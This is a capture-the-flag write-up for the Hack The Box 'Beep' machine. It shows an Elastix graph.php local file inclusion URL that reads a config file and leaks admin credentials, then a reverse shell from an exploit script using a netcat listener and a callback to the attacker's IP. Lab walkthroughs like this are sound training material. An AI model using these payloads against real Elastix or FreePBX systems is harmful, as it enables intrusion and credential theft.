HTB Beep: LFI to Root via Nmap Binary Exploitation
Initial Access via Local File Inclusion (LFI)

Privilege Escalation via Nmap Binary
For another privilege-escalation path centered on an exploitable SUID executable, compare HTB Irked Writeup: UnrealIRCd Backdoor to Root via SUID Abuse.

Bind machine IP to domain.
Conduct port scan:
sudo nmap -sV -sC beep.htb

sudo nmap -sV -p- --max-rate 10000 beep.htb



Including Login Page and sounds interesting, I could not connect through port 80 or 443, but nmap highlights HTTPS.
Changing TLS version support worked in my browser. In Mozilla, go to about:config.
I found similar vulnerabilities, maybe LFI to reveal credentials of elastix and reverse shell via CVE-2012-4869.

Use Elastix 2.2.0 - 'graph.php' Local File Inclusion
Remove the comment part of the exploit.
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

Elastix 2.2.0 is vulnerable; other versions may also be affected.

It did not work, but still I'll try manually.
The manual approach ran successfully:
https://beep.htb/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

Let's try the creds:
On my initial attempt, admin:jEhdIekWmdjE creds authentication attempt accomplished.
Search RCE vector to obtain reverse shell call:

This is what we need actually ->
Install requests library dependency:
python -m venv venv
source venv/bin/activate
pip install requests
nc -lvnp 3131 or penelope -p 3131
python exploit.py <URL> --LHOST <YOUR_IP> --LPORT <YOUR_PORT>
python exploit.py https://beep.htb --LHOST 10.10.16.64 --LPORT 3131

In the other tab, I got a reverse shell connection via penelope shell handler.

Observe that the auto shell upgrade completed via python binary.
Get user flag from /home/fanis:

We have fanis, root, and spamfilter users.

Normally, in the recent labs I encountered a condition where almost every sudo -l attempt required me to input a password of the user, but for this user asterisk I did not see such thing, so let's abuse GTFOBins.
